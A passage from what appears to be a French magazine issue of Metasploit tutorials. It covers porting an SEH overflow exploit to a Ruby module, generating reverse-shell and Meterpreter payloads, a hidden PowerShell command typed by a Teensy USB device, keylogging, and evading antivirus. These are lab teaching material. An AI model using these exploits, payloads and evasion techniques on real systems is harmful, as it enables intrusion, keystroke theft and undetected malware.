[ 4059 octets de junk ][ un short jump ][ adresse d'un pop/pop/ret ]
[ shellcode ]
```

2.4.2 Spécificités de Metasploit

Il serait trivial d'effectuer une simple concaténation de toutes les informations requises, et les envoyer simplement via une requête HTTP. Peut alors se poser le problème de la détection. En effet, si nous préfixons notre shellcode d'un grand nombre de « A », ce n'est pas super discret, et une signature de détection de ce type d'attaque pourra alors être développée. Metasploit permet la génération d'une chaîne aléatoire, pouvant avoir des contraintes (caractères alphanumériques uniquement, par exemple), à l'aide des fonctions suivantes :

Fichier

```
- rand_text()
- rand_text_alpha()
```

Ces deux fonctions prennent en paramètre le nombre de caractères à générer, et d'éventuels caractères à bannir.

De plus, la génération d'un « payload » SEH peut également être automatisée par Metasploit à l'aide des fonctions :

Fichier

```
- generate_seh_payload()
- generate_seh_record()
```

Ces deux fonctions prennent en paramètre l'adresse d'une suite d'instructions « pop/pop/ret ».

Le wiki du projet Metasploit décrit l'utilisation de ces deux fonctions. Le lecteur curieux est invité à lire cette documentation pour davantage d'informations.

Une fois notre cookie « UserID » généré, nous procédons à son envoi à l'aide de la fonction `send_request_cgi` de Metasploit, chargée de la génération d'une requête HTTP valide.

Dans notre cas, la fonction prendra les paramètres suivants :

- ⇒ **uri** : correspondant au chemin du script vulnérable ;
- ⇒ **cookie** : comprenant notre cookie spécialement formé.

2.4.3 Implémentation

Fichier

```
def exploit

  exploit = rand_text(target['Offset'])      # SEH at 4059 + 4
  exploit << generate_seh_record(target.ret)  #
  exploit << make_nops(929)                  # a bunch of nops for teh

  fun
  exploit << payload.encoded                 # our payload

  send_request_cgi({
    'uri' => normalize_uri(target.uri.path),
    'cookie' => "SESSIONID=; UserID=#{sploit}; PassWD=",
  }, 1)
end
```

Nous disposons à présent d'un exploit fonctionnel. Grâce aux fonctions intégrées du framework, ce dernier gère également l'utilisation du protocole SSL nativement, comme voulu initialement.

2.5 Vérification de la présence de la vulnérabilité

2.5.1 Motivations

Imaginons maintenant que l'éditeur publie une mise à jour corrigeant cette vulnérabilité (la dernière version, qui est vulnérable, a été publiée en octobre 2015). Nous souhaitons donc disposer d'une fonction nous permettant de vérifier simplement si le serveur présente la vulnérabilité.

Les modules Metasploit disposent à cet effet d'une commande **check** appelant leur méthode « check » lorsqu'elle est implémentée. Lorsqu'elle n'est pas implémentée, le message suivant est renvoyé à l'utilisateur :

Terminal

```
msf exploit(easyfilesharing_seh) > check
[*] 172.16.70.132:80 This module does not support check.
```

Le wiki du projet Metasploit comporte une page relativement riche [6] expliquant les bonnes pratiques du développement d'une fonction « check » digne de ce nom.

2.5.2 Idée

Il existe plusieurs moyens de déterminer le niveau de version d'Easy File Management Web Server. Le plus commode (bien qu'aisément falsifiable par un administrateur), consiste en la récupération du fichier **whatsnew.txt** à la racine du serveur web, et de lui appliquer une expression rationnelle (regex) puis extraire le numéro de version présent sur l'hypothétique contenu renvoyé : si ce numéro de version correspond à celui attendu, alors on renvoie que le service est vulnérable, sinon non.

2.5.3 Implémentation

Nous commençons par définir une méthode « check » dont la valeur de retour par défaut correspond à **Exploit::CheckCode::Safe**. D'après la documentation du projet Metasploit, cela signifie que la vulnérabilité n'a pas été détectée.

Nous appelons ensuite une fonction **get_version** chargée d'effectuer une requête HTTP de type « GET » à l'aide de la fonction **send_request_raw** fournie par le mixin **Msf::Exploit::Remote::HttpClient**, visant à récupérer le fichier **whatsnew.txt**. Une fois ce fichier récupéré, une regex est appliquée sur son contenu à la recherche de la chaîne de caractères « new in Easy File Sharing Web Server V7.2 ». Si cette dernière est trouvée, cela signifie que nous sommes en présence d'une version 7.2. Sinon aucune version n'est renvoyée. En fonction de cette valeur de retour, la fonction **check** renverra **Exploit::CheckCode::Appears**, sinon **Exploit::CheckCode::Unknown**.

La raison pour laquelle, dans ce cas, il est recommandé de renvoyer « Appears » et non pas « Vulnerable » est liée à la méthode de confirmation. En effet, d'après la documentation du projet Metasploit, « Appears » est utilisé pour de la reconnaissance passive, ou à base de bannières, quand « Vulnerable » est utilisé lorsque la vulnérabilité est avérée, et qu'il est possible de l'exploiter dans le but d'en tirer des preuves telles que le contenu d'un fichier présent sur le serveur, ou obtenir la sortie d'une commande dans le cas d'une injection de commandes.

Le code final de notre fonction de vérification est le suivant :

Fichier

```
def get_version
  version = nil
  res = send_request_raw({'uri' => '/whatsnew.txt'})
  if res
    if res.body =~ /new in Easy File Sharing Web Server V7.2/
      version = "7.2"
      vprint_status "#{peer} - Found version: #{version}"
    end
  end
  version
end

# check whether it's vulnerable...doesn't work very well
def check
  code = Exploit::CheckCode::Safe
  version = get_version
  if version.nil?
    code = Exploit::CheckCode::Unknown
  elsif version == "7.2"
    code = Exploit::CheckCode::Appears
  end
  code
end
```

2.6 Vérification de la norme

Chaque développeur a ses propres habitudes de développement, que ce soit la convention de nommage des variables, l'indentation du code, la manière de découper les fonctions... Et évidemment, dans un projet de grande ampleur, sur lequel des centaines de développeurs sont amenés à contribuer, il est primordial que tout le monde se comprenne et code de la même manière.

C'est à cet effet que l'outil **msftidy.rb** est mis à disposition des contributeurs. Une fois notre module terminé, nous effectuons une passe de cet outil, afin de vérifier la conformité de notre code avec les conventions du projet Metasploit :

Terminal

```
meik@solitude ~/.msf4/modules/exploits/windows/http $ ~/tools/metasploit-
framework/tools/dev/msftidy.rb efs_fmws_changeuser_userid.rb
efs_fmws_changeuser_userid.rb:61 - [WARNING] Tabbed indent: "\tif res.body
=~ /new in Easy File Sharing Web Server V7.2/\n"
efs_fmws_changeuser_userid.rb:62 - [WARNING] Space-Tab mixed indent: " \t\
tversion = \"7.2\"\n"
efs_fmws_changeuser_userid.rb:63 - [WARNING] Space-Tab mixed indent: " \t\
tvprint_status \"\#{peer} - Found version: \#{version}\"\n"
efs_fmws_changeuser_userid.rb:64 - [WARNING] Tabbed indent: "\tend\n"
```

Nous constatons ici des warnings liés à une indentation irrégulière (le problème lors des éditions rapides de fichiers à l'aide de nano). Après correction, l'outil ne nous signale plus aucun problème :

Terminal

```
meik@solitude ~/.msf4/modules/exploits/windows/http $ ~/tools/metasploit-
framework/tools/dev/msftidy.rb efs_fmws_changeuser_userid.rb
meik@solitude ~/.msf4/modules/exploits/windows/http $
```

3. TEST

Pour ceux qui ne souhaitent pas reproduire le code d'exploitation dans son intégralité, il est possible de le récupérer sur GitHub [7]. Il suffit ensuite de le placer dans `~/.msf4/modules/exploits/windows/http` (afin de ne pas provoquer de conflits à la prochaine mise à jour de votre copie de Metasploit). Le test s'avère concluant, y compris en HTTPS, et la fonction **check** semble bien fonctionner :

Terminal

```
msf > use exploit/windows/http/efs_fmws_changeuser_userid
msf exploit(efs_fmws_changeuser_userid) > set RHOST 172.16.70.132
RHOST => 172.16.70.132
msf exploit(efs_fmws_changeuser_userid) > set RPORT 443
RPORT => 443
msf exploit(efs_fmws_changeuser_userid) > set SSL true
SSL => true
msf exploit(efs_fmws_changeuser_userid) > check
[*] 172.16.70.132:443 The target appears to be vulnerable.
msf exploit(efs_fmws_changeuser_userid) > set LPORT 8080
LPORT => 8080
msf exploit(efs_fmws_changeuser_userid) > run

[*] Started reverse TCP handler on 172.16.70.1:8080
[*] Sending stage (957999 bytes) to 172.16.70.132
[*] Meterpreter session 1 opened (172.16.70.1:8080 -> 172.16.70.132:2017)
at 2016-06-20 20:42:41 +0200

meterpreter > getuid
Server username: WIN-EFJM5A1LQP0\meik
```

CONCLUSION

Le portage de codes d'exploitation en provenance d'exploit-db vers Metasploit n'est pas si compliqué que ça, mais nécessite néanmoins de s'intéresser au langage Ruby, ce qui n'est malheureusement pas du goût de tout le monde. Cela permet cependant de se concentrer sur l'aspect exploitation, sans se soucier de l'esthétique, comme les arguments de ligne de commandes, ou le transport (avec SSL).

D'autres améliorations sont envisageables et laissées en exercice aux lecteurs motivés, comme l'ajout de mécanismes de ROP visant à contourner DEP par exemple. ■

REMERCIEMENTS

Merci à mes collègues de l'équipe Pentest Sogeti/ESEC, et particulièrement Marion, Adrien, Pierre-Antoine et Maxime, pour leurs relectures et conseils avisés durant la rédaction de cet article.

RÉFÉRENCES

- [1] Easy File Sharing Web Server v7.2 Remote SEH Based Overflow : <https://www.exploit-db.com/exploits/38526/>
- [2] c0relan : <https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/>
- [3] GitHub : https://github.com/meikster/exploits/blob/master/efs_fmws_changeuser_userid.rb
- [4] Metasploit PR#6135 : <https://github.com/rapid7/metasploit-framework/pull/6135#issuecomment-204181870>
- [5] Exploit-Ranking : <https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking>
- [6] Metasploit Check Function : <https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-check%28%29-method>
- [7] Exploit final : https://github.com/meikster/exploits/blob/master/efs_fmws_changeuser_userid.rb

2 EXPLOITATION

ÉMULATEUR HID TEENSY & METERPRETER METASPLOIT EN POWERSHELL

Pierre BOURDIN

Cet article traite d'un moyen simple et rapide d'utilisation du Meterpreter Metasploit en utilisant la proximité d'un port USB sur un ordinateur cible.

1. MISE EN PLACE DE L'ENVIRONNEMENT

1.1 Pour les tests avec Metasploit

Avec VirtualBox, nous allons installer une machine virtuelle avec le système d'exploitation Windows 7 Pro 64 bits. Cette machine sera notre cible et l'hôte principal sera l'attaquant avec la dernière version de Metasploit installée.

Sous ArchLinux, vous trouverez Metasploit dans le dépôt *Arch User Repository* (AUR) qui ira se synchroniser sur le dépôt Git du projet :

```
~ " yaourt -S metasploit
```

Terminal

La machine cible Windows aura pour adresse IP : 192.168.64.103. La machine attaquante aura pour adresse IP : 192.168.64.106. Nous serons sur un simple LAN.

1.2 Le Teensy 2.0

Teensy, c'est une carte électronique qui embarque un microcontrôleur Atmel répondant aux besoins de celui qui le dompte. Il est très simple de s'en procurer pour des prix bas. Il est programmable et utilisable depuis le port USB.

Ici on va utiliser l'IDE du projet Arduino, avec un greffon spécial pour Teensy. Il existe sur Internet de très nombreux tutoriels sur la mise en place de l'IDE et du plugin Teensy, c'est pourquoi je ne vais pas rentrer dans le détail de son utilisation. Vous trouverez un excellent article sur le Teensy dans le magazine *Open Silicium n°1*.

Les bibliothèques du projet Teensy vont beaucoup nous simplifier la tâche. Les plus connues sont : USB Debug Msg, USB Keyboard, USB Mouse, USB Serial, USB Raw HID et UART. Ici c'est USB Keyboard qu'on va utiliser.

2. UTILISATION DES PAYLOADS METASPLOIT

Le *payload* c'est, dans le jargon du pentester, le code malveillant que l'attaquant souhaite exécuter sur sa cible. On pourra également parler de *shellcode* avec sa charge.

Nous nous passerons de chercher des failles ici, car ce que nous allons faire, c'est simplement générer un ensemble de codes machine pour les exécuter directement sur notre cible.

2.1 Génération d'un payload de type reverse TCP shell

Nous allons lancer Metasploit depuis une ligne de commandes en tapant **msfconsole** puis **use payload/windows/** pour terminer par deux touches tab pour l'auto-complétion.

Terminal

```
~ \ msfconsole
msf > use payload/windows/
```

On constatera un nombre impressionnant de payloads disponibles sous Windows.

Testons-en un, par exemple avec la commande **use payload/windows/shell/reverse_tcp**.

Nous savons que le code que nous souhaitons générer va créer une connexion sortante pour atteindre la machine de l'attaquant, ici dans le but d'obtenir un shell.

Allons un peu plus loin dans le paramétrage de notre *payload* avec la commande **show options** :

Terminal

```
msf payload(reverse_tcp) > show options
```

Trois paramètres s'offrent à nous :

- ⇒ **EXITFUNC** détermine la méthode de sortie de notre payload. Laissons-le par défaut ;
- ⇒ **LHOST** détermine l'adresse IP de la machine attaquante. Elle recevra la tentative de connexion de la cible ;
- ⇒ **LPORT** détermine le port d'écoute de la machine attaquante.

Pour configurer l'option **LHOST**, il suffit d'entrer la commande **set LHOST 192.168.64.106** :

Terminal

```
msf payload(reverse_tcp) > set LHOST 192.168.64.106
LHOST => 192.168.64.106
```

Nous pouvons ensuite passer à la génération de notre *payload*. La commande **help** est très utile et vous dévoilera encore de nombreuses options. S'en suivra la commande **generate**.

Terminal

```
msf payload(reverse_tcp) > help
```

Poussons plus loin les options de génération de la commande **generate** avec **generate -h** :

Terminal

```
msf payload(reverse_tcp) > generate -h
```

On commence à y voir plus clair. Nous pouvons encoder plusieurs fois de différentes façons notre payload, éviter certains caractères (pour se passer des **null_bytes** dans le cas d'un *shellcode* ou des caractères non imprimables), créer des *templates* de configuration et enfin choisir notre mode de sortie (binaire, script Python, script Perl, VisualBasic...).

Essayons de générer un fichier **.exe** avec une technique d'encodage quelconque, on utilisera l'option **-E** pour forcer un encodage, **-t exe** pour préciser que c'est un binaire Windows et **-f** pour préciser le chemin de notre fichier de sortie.

Terminal

```
msf payload(reverse_tcp) > generate -E -t exe -f /home/pierre/out.exe
[*] Writing 73802 bytes to /home/pierre/out.exe...
```

Plaçons-nous du côté de l'attaquant, en utilisant l'exploit **multi/handler**.

Il s'agit du service générique de Metasploit qui est en écoute d'une connexion entrante. On l'invoque par la commande **use exploit/multi/handler** puis on le lance avec **run** :

Terminal

```
msf payload(reverse_tcp) > use exploit/multi/handler
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.64.106:4444
[*] Starting the payload handler...
```

À ce niveau, l'attaquant est en attente de l'exécution de la *backdoor* sur la cible.

Nous n'avons plus qu'à faire exécuter à notre cible le fichier **out.exe**.

Une fois la charge exécutée, on voit la connexion établie :

Terminal

```
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.64.103
[*] Command shell session 1 opened (192.168.64.106:4444 ->
192.168.64.103:52268) at 2016-06-27 22:53:00 +0200

Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

E:\>
```

Nous avons un shell Windows avec les droits utilisateurs hérités de la session en cours.

Jusque là rien de bien méchant, c'est exactement ce que nous voulions.

2.2 Génération d'un payload de type bind VNC

Reproduisons le même schéma, mais cette fois-ci, le service sera en écoute sur la cible.

Le protocole VNC sert à la prise en main à distance d'un ordinateur. Nous allons créer un serveur VNC sur la machine cible. Je vais moins détailler les commandes, cependant vous remarquerez que l'option **RHOST** (*Remote Host*) est l'IP de la cible, et cette IP aura un port **LPORT** (*Local Port*) en écoute :

Terminal

```
msf exploit(handler) > use payload/windows/vncinject/bind_tcp
msf payload(bind_tcp) > generate -t exe -E -f /home/pierre/vnc_bind.exe
[*] Writing 73802 bytes to /home/pierre/vnc_bind.exe...
```

Une fois notre fichier **vnc_bind.exe** lancé sur la machine cible, nous n'avons plus qu'à aller nous connecter sur le port 4444, toujours avec un *handler* Metasploit et le *payload* **multi/handler**. Il faut bien renseigner l'option **RHOST** par l'IP de la cible :

Terminal

```
msf payload(bind_tcp) > use exploit/multi/handler
msf exploit(handler) > set payload windows/vncinject/bind_tcp
payload => windows/vncinject/bind_tcp
msf exploit(handler) > set RHOST 192.168.64.103
RHOST => 192.168.64.103

msf exploit(handler) > exploit
[*] Session 2 created in the background.
msf exploit(handler) >
```

Nous avons maintenant un client VNC qui se lance sur l'interface *loopback* de notre machine attaquante. Le *handler* nous sert donc de proxy.

3. LE METERPRETER METASPLOIT

C'est un *payload* avancé créé par Metasploit, qui comporte une multitude d'options. C'est un des nombreux couteaux suisses de Metasploit.

Meterpreter est dynamique, supporte l'injection DLL, est doté d'une API complète de contrôle écrite en Ruby et communique à travers le réseau en TLS 1.0. Lors du chargement, il est uniquement en mémoire et n'effectue aucune écriture sur le disque dur.

Regardons ce que nous propose le Meterpreter depuis le *handler* avec la commande `help`.

3.1 Commandes de base

Voici quelques commandes basiques assez parlantes du Meterpreter.

Qui est la cible ? La commande `sysinfo` répond à cela :

Terminal

```
meterpreter > sysinfo
```

Pour interagir avec les processus en cours, on peut utiliser les commandes `execute`, `ps` et `kill` :

Terminal

```
meterpreter > execute -f notepad.exe
Process 3076 created.
meterpreter > ps
meterpreter > kill 3076
Killing: 3076
```

Il existe aussi une technique d'élévation de privilèges, dans le cas où le *payload* n'est pas exécuté avec les droits administrateur avec la commande `getsystem` :

Terminal

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/
Admin)).
```

3.2 Commandes réseau

De base, nous pouvons afficher la table ARP, voir les infos réseau de la machine, effectuer un pivot, et modifier la table de routage :

Terminal

```
Stdapi: Networking Commands
=====
```

Command	Description
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
route	View and modify the routing table

3.3 Clavier/souris et écran

Dans cet exemple, nous allons mettre en place le *keylogger* avec la fonction `keyscan_start` et `keyscan_dump` :

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
gmail.com <Return> monadresse@gmail.com <Return> jesuisunsuperpasswodt
<Back> <Back> rd <Return>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

Terminal

Il est possible de faire une capture d'écran avec la commande `screenshot`.

4. ALLER PLUS LOIN DANS LA GÉNÉRATION DE SES PAYLOADS

4.1 Les encodeurs

Nous avons vu dans le chapitre précédent qu'il était question d'encodeurs.

Pour avoir la liste exhaustive, il faut entrer la commande `show encoders` :

```
msf payload(reverse_tcp) > show encoders
cmd/powershell_base64          excellent Powershell
Base64 Command Encoder
```

Terminal

Ces encodeurs ont leur utilité dans beaucoup de cas de figure. Par exemple, cela peut dépendre des caractères que l'on souhaite voir apparaître ou non dans le *payload*. Si notre exploit est de type *buffer overflow* ou alors *format string*, alors l'encodeur du *payload* aura toute son importance.

Nous remarquons ici l'encodeur `cmd/powershell_base64` et nous allons le garder sous le coude pour la suite.

4.2 Les types de sortie du payload

Nous avons utilisé la sortie en `.exe` pour notre premier *payload*. En changeant le type de sortie de notre *payload*, nous pouvons choisir quel sera le moyen d'exécution ou d'interprétation.

Les sorties binaires telles que `exe`, `msi` ou `dll` nous donnent des fichiers exécutables. Les sorties scripts tels que `bash`, `perl`, `python`, `ruby` ou `psh` nous donnent des fichiers textes avec un morceau de code machine interprétable (un *buffer*). La différence vient du fait qu'un binaire est bas niveau, alors que le script est interprété par son hôte dédié, et est donc de haut niveau, mais exécute du code bas niveau depuis l'interpréteur.

Ici, de nombreuses options sont possibles (comme vu plus haut) :

```
bash, c, csharp, dw, ouac, osx-app, psh, psh-net, psh-reflection, psh-cmd, vba,
vba-exe, vba-psh, vbs, war
```

Fichier

Nous allons utiliser un *payload* qui va créer une boîte de dialogue sous Windows et exporter ce code machine afin de l'exploiter dans un programme en C :

Terminal

```
msf payload(reverse_tcp) > use payload/windows/messagebox
msf payload(messagebox) > generate -t c
```

Voici la sortie de notre *payload* sous la forme d'un *buffer* avec la syntaxe du langage C :

Fichier

```
/*
 * windows/messagebox - 272 bytes
 * http://www.metasploit.com
 * VERBOSE=false, PrependMigrate=false, EXITFUNC=process,
 * TITLE=MessageBox, TEXT=Hello, from MSF!, ICON=NO
 */
unsigned char buf[] =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
"\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
"\x68\x58\x20\x20\x20\x68\x4d\x53\x46\x21\x68\x72\x6f\x6d\x20"
"\x68\x6f\x2c\x20\x66\x68\x48\x65\x6c\x6c\x31\xc9\x88\x4c\x24"
"\x10\x89\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff"
"\x55\x08";
```

Intégrons-le dans un programme en C :

Fichier

```
int main(int argc, char **argv) {
    (*(void(*)())buf) ();

    return 0; }
```

En compilant la totalité du programme, nous pouvons exécuter notre *payload*. Une boîte de dialogue avec un message apparaîtra sur notre Windows.

Si l'on fait la même chose avec une sortie en Python :

Terminal

```
msf payload(messagebox) > generate -t py
```

notre *buffer* sera intégrable dans un programme en Python de par sa syntaxe adaptée.

Un autre exemple encore plus pratique est de produire un script VisualBasic en spécifiant un encodeur Powershell puis l'option de sortie :

Terminal

```
msf payload(messagebox) > generate -e cmd/powershell_base64 -t vbs
```

Ce programme aura le même effet, sauf que le *payload* est encodé en Base64 dans un script Powershell. Je vous propose de regarder le contenu de ce fichier. Nous constaterons qu'il est partiellement et volontairement obscurci, avec des noms de fonctions incompréhensibles dans le but de le rendre difficilement lisible par un humain.

Cependant, il est plus discret et directement exécutable dans une invite de commandes Powershell, ou via un double clic depuis la machine cible.

4.3 Pourquoi jongler avec tous ces paramètres ?

La difficulté dans le cas d'un attaquant, c'est d'être discret. Et si ce n'est pas l'utilisateur qui va découvrir la charge malveillante, ce sera l'affaire des IDS, antivirus et pare-feux.

Dans beaucoup de cas, les antivirus découvriront les fichiers **.exe**, les macros Microsoft Office et autres.

La méthode simple qui peut contourner les antivirus et pare-feux que nous allons tester est le script Powershell avec le *payload* en reverse TCP.

Sur notre machine cible, on sait que Powershell est installé par défaut et on veut passer par cet interpréteur pour exécuter notre *payload*.

Enfin, comme les scripts sont des fichiers textes, ils n'ont pas réellement de signature visible par les antivirus bon marché, notre script restera discret.

5. CAS D'ÉCOLE

Nous allons mettre en place l'attaque physique boostée aux hormones Teensy.

Si on a la main sur une session ouverte, il est aisé d'exécuter un programme. Il peut être moins aisé, mais toujours réalisable de patcher un programme ou le noyau du système d'exploitation. Ce second cas a été exploité de très nombreuses fois dans l'histoire de l'informatique, comme par exemple si on recompile une application serveur pour insérer une backdoor.

Notre méthode d'exploitation sera physique, car il faut pouvoir insérer une clé USB dans notre machine cible qui devra se connecter sur notre handler. Il sera facile d'user d'ingénierie sociale pour approcher un ordinateur et brancher notre Teensy. Nous avons vu comment générer des *payloads*, nous savons à peu près utiliser les encodeurs de manière à les exploiter le plus efficacement selon notre cas de figure.

5.1 Mise en place du handler

Terminal

```
msf > use exploit/multi/handler
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.64.94:4444
[*] Starting the payload handler...
```

Notre machine attaquante est donc prête à recevoir la connexion de la cible.

5.2 Création du script Batch

Générons un *payload* avec un Meterpreter :

Terminal

```
msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST 192.168.64.94
LHOST => 192.168.64.94
msf payload(reverse_tcp) > generate -t psh-cmd -f evil.cmd
[*] Writing 6031 bytes to evil.cmd...
```

Notre fichier (tronqué ici) ressemblera à cela :

Fichier

```
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -e aQBmAC
gAWwBJAG4AdABQAHQAcgBdAdoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnA
HAAbwB3AGUAcgBzAGgAZQBsAGwALgBLAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuA
HYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAAGcAbgBvAHMAdABpAG
MAcwAuAFAAcgBvAGMAZQBzAHMAXQA6ADoAUwB0AGEAcgB0ACgAJABzACkAOwA=
```

On va se retrouver avec un fichier **evil.cmd** qui contient une seule et unique ligne avec une commande Batch. Cette commande va appeler Powershell ainsi que notre script

(encodé en Base64 afin que tous les caractères de notre script soient présents dans la table ASCII et donc puissent être saisis depuis un clavier).

Essayons de copier-coller ce bout de code dans une invite MS-DOS, et constatons que cela fonctionne.

5.3 Code source du firmware du Teensy

Détaillons rapidement le code source du Teensy :

```
#include <avr/pgmspace.h>

int ledPin = 11;

void setup() {
  pinMode(ledPin, OUTPUT);
}
```

Fichier

On appelle la librairie AVR, puis on déclare la broche 11 en sortie.

```
void loop() {
  Keyboard.set_modifier(MODIFIERKEY_GUI);
  Keyboard.send_now();
  delay(100);
```

Fichier

La fonction va boucler indéfiniment. On simule un appui sur la touche Win du clavier (pour lancer le menu **Démarrer**) puis on attend 100ms.

```
Keyboard.set_modifier(0);
Keyboard.send_now();
delay(1000);
```

Fichier

On relâche la touche Win puis on attend une seconde.

```
Keyboard.println("cmd");
delay(3000);
Keyboard.println(" CONTENU DE NOTRE SCRIPT evil.cmd à copier coller !
");
}
```

Fichier

On tape **cmd** puis la touche Entrée, on attend trois secondes, puis on saisie manuellement tout le contenu de notre script pour finir par la touche Entrée. Le code est simple et léger.

Il faut maintenant compiler puis charger notre firmware dans le Teensy et il n'y a plus qu'à tester en branchant sur un port USB quelconque.

POUR CONCLURE

Meterpreter couplé à un super copiste au clavier peut injecter ce code en dix secondes, et de manière presque invisible pour l'utilisateur (c'est le temps qu'il faut pour aller chercher une photocopie par exemple).

Pour contrer simplement, il suffirait de bloquer la session, ou alors de bloquer les ports USB.

À bientôt et amusez-vous bien ! ■



locatelli@businessdecision.com

LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

✉ sales@ikoula.com
☎ **01 84 01 02 66**
🌐 express.ikoula.com

ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

✉ sales-ies@ikoula.com
☎ **01 78 76 35 58**
🌐 ies.ikoula.com

EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

✉ sales@ex10.biz
☎ **01 84 01 02 53**
🌐 www.ex10.biz

Ce document est la propriété exclusive de Johann Locatelli

3

USAGES AVANCÉS

À découvrir dans cette partie...

3.1 Mécanismes de génération de PE



De la génération d'une charge utile malveillante à son encodage pour contourner la détection des antivirus, voici une description approfondie des mécanismes de générations de PE de Metasploit. p. 66

3.2 Pivoter facilement avec Metasploit



Une machine compromise ? Le réseau interne s'offre à vous. Initiez-vous aux différentes techniques de « pivot » que permet Metasploit afin d'atteindre des cibles internes. p. 78

3.3 Prise en main de Meterpreter



Marre des shells bas de gamme ? Prenez en main les fonctionnalités avancées du shell Meterpreter. p. 86

MÉCANISMES DE GÉNÉRATION DE PE

Florian GAULTIER

Une des caractéristiques principales d'un exploit « weaponisé » est la facilité avec laquelle il est possible de l'utiliser pour faire exécuter n'importe quelle action au programme cible. Metasploit propose pour cela un mécanisme de génération de payloads pouvant s'intégrer dans n'importe quel type d'exploit (web, binaire, multi-architecture, multi-OS). Nous allons voir qu'il est toujours possible d'utiliser ces mécanismes pour contourner facilement les antivirus modernes.

Lors de l'exploitation d'une vulnérabilité, un *payload* (ou charge utile) est exécuté. Trouvés sous forme de modules dans Metasploit, ces payloads n'ont pas de relation avec la vulnérabilité exploitée et doivent être facilement configurables (changer la chaîne de caractères exécutée, l'IP et le port utilisé pour communiquer entre l'attaquant et sa backdoor...). À cela s'ajoutent des modules facultatifs : les *encoders*. Ils permettent de modifier le payload qui leur est passé : d'une part pour modifier sa signature souvent verbeuse, mais également pour éliminer certains caractères pouvant impacter le fonctionnement de l'*exploit*. Enfin, dans certains cas, un dernier élément entre en jeu : le *loader*. La technique de *loading* représente la manière dont l'ensemble *encoders+payload* est transformé en programme exécutable (PE, DLL, ELF, MACH-O...). Elle est souvent accompagnée d'un *template* du programme exécutable permettant de faciliter la génération.

C'est donc sur ces 3 éléments (*encoder*, *payload* et *loader*) que nous pouvons influencer pour éviter la détection. Nous allons voir dans un premier temps comment réduire au minimum la signature d'un PE pour Windows puis créer un nouvel encodeur pour flouer l'émulation réalisée par certains antivirus (après plusieurs tests menés via VirusTotal, nous soumettrons directement notre *meterpreter* à *Microsoft Security Essentials* sur un Windows 7).

1. MÉCANISME DE GÉNÉRATION D'UN PE

1.1 Loader

1.1.1 Technique exe

Afin de tester les différentes techniques de loading, nous n'allons pas utiliser de payloads, mais une chaîne de caractères « YOLO » qui devrait donc faire crasher l'exécutable. Nous pouvons comme cela vérifier si des antivirus se basent sur la technique de loading plutôt que sur le payload pour réaliser leur détection.

Terminal

```
$ echo -n YOLO | ./msfvenom -p - -e generic/none -a x86 --platform windows
-f exe -o yolo_exe.exe
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 4 (iteration=0)
generic/none chosen with final size 4
Payload size: 4 bytes
Saved as: /home/agix/misc/yolo_exe.exe
```

msfvenom est le script ruby de Metasploit permettant la génération de payloads. Afin de nous assurer que notre charge utile est bien « YOLO », nous utilisons l'encodeur *generic/none* qui comme son nom l'indique ne fait rien. Cela nous est confirmé par la taille finale de notre payload qui est de 4 octets.

Un tour chez VirusTotal nous expose sans surprise un résultat de 36/55. Notre exécutable qui ne contient aucun code malveillant est donc déjà détecté !

Que se passe-t-il lors de la génération via la technique **exe** ?

En fonction de l'architecture, **to_win32pe** ou **to_win64pe** est appelé (dans **lib/msf/util/exe.rb**).

On voit tout d'abord qu'un exe template par défaut (**data/templates/template_x86_windows.exe**) est utilisé comme PE de base. Ce fichier étant connu de tous, il est logique que les antivirus le détectent immédiatement peu importe son contenu exécutable. Utilisons donc l'option de **msfvenom** permettant de lui passer un fichier template avec par exemple **pslist.exe** de *sysinternals* [**PSLIST**] (**-t pslist.exe**).

Sur VirusTotal, le résultat est cette fois de 22/54. Qu'a-t-il bien pu se passer pour que **pslist.exe** couplé avec un payload « YOLO » produise un si mauvais score ?

Une spécificité des payloads et plus particulièrement des encodeurs est leur capacité à s'auto-modifier. Ils doivent donc être présents dans une zone mémoire exécutable et inscriptible, ce qui est très rarement le cas des exécutables d'aujourd'hui.

La technique **exe** appelle donc la méthode **win32_rwx_exec** qui génère un *wrapper* permettant d'obtenir cette spécificité RWX (*Read Write eXecute*). Ce *wrapper* ajoute 234 octets correspondant à du code réalisant l'appel **VirtualAlloc(NULL, dwLength, MEM_COMMIT, PAGE_EXECUTE_READWRITE)**; avant de copier le payload dans la zone nouvellement allouée et enfin le saut dans cette copie.

Ces 234 octets sont aléatoirement ponctués de **nop** et de **jmp** par dessus des octets aléatoires afin de réaliser une maigre obfuscation qui ne semble pas déranger beaucoup les antivirus...

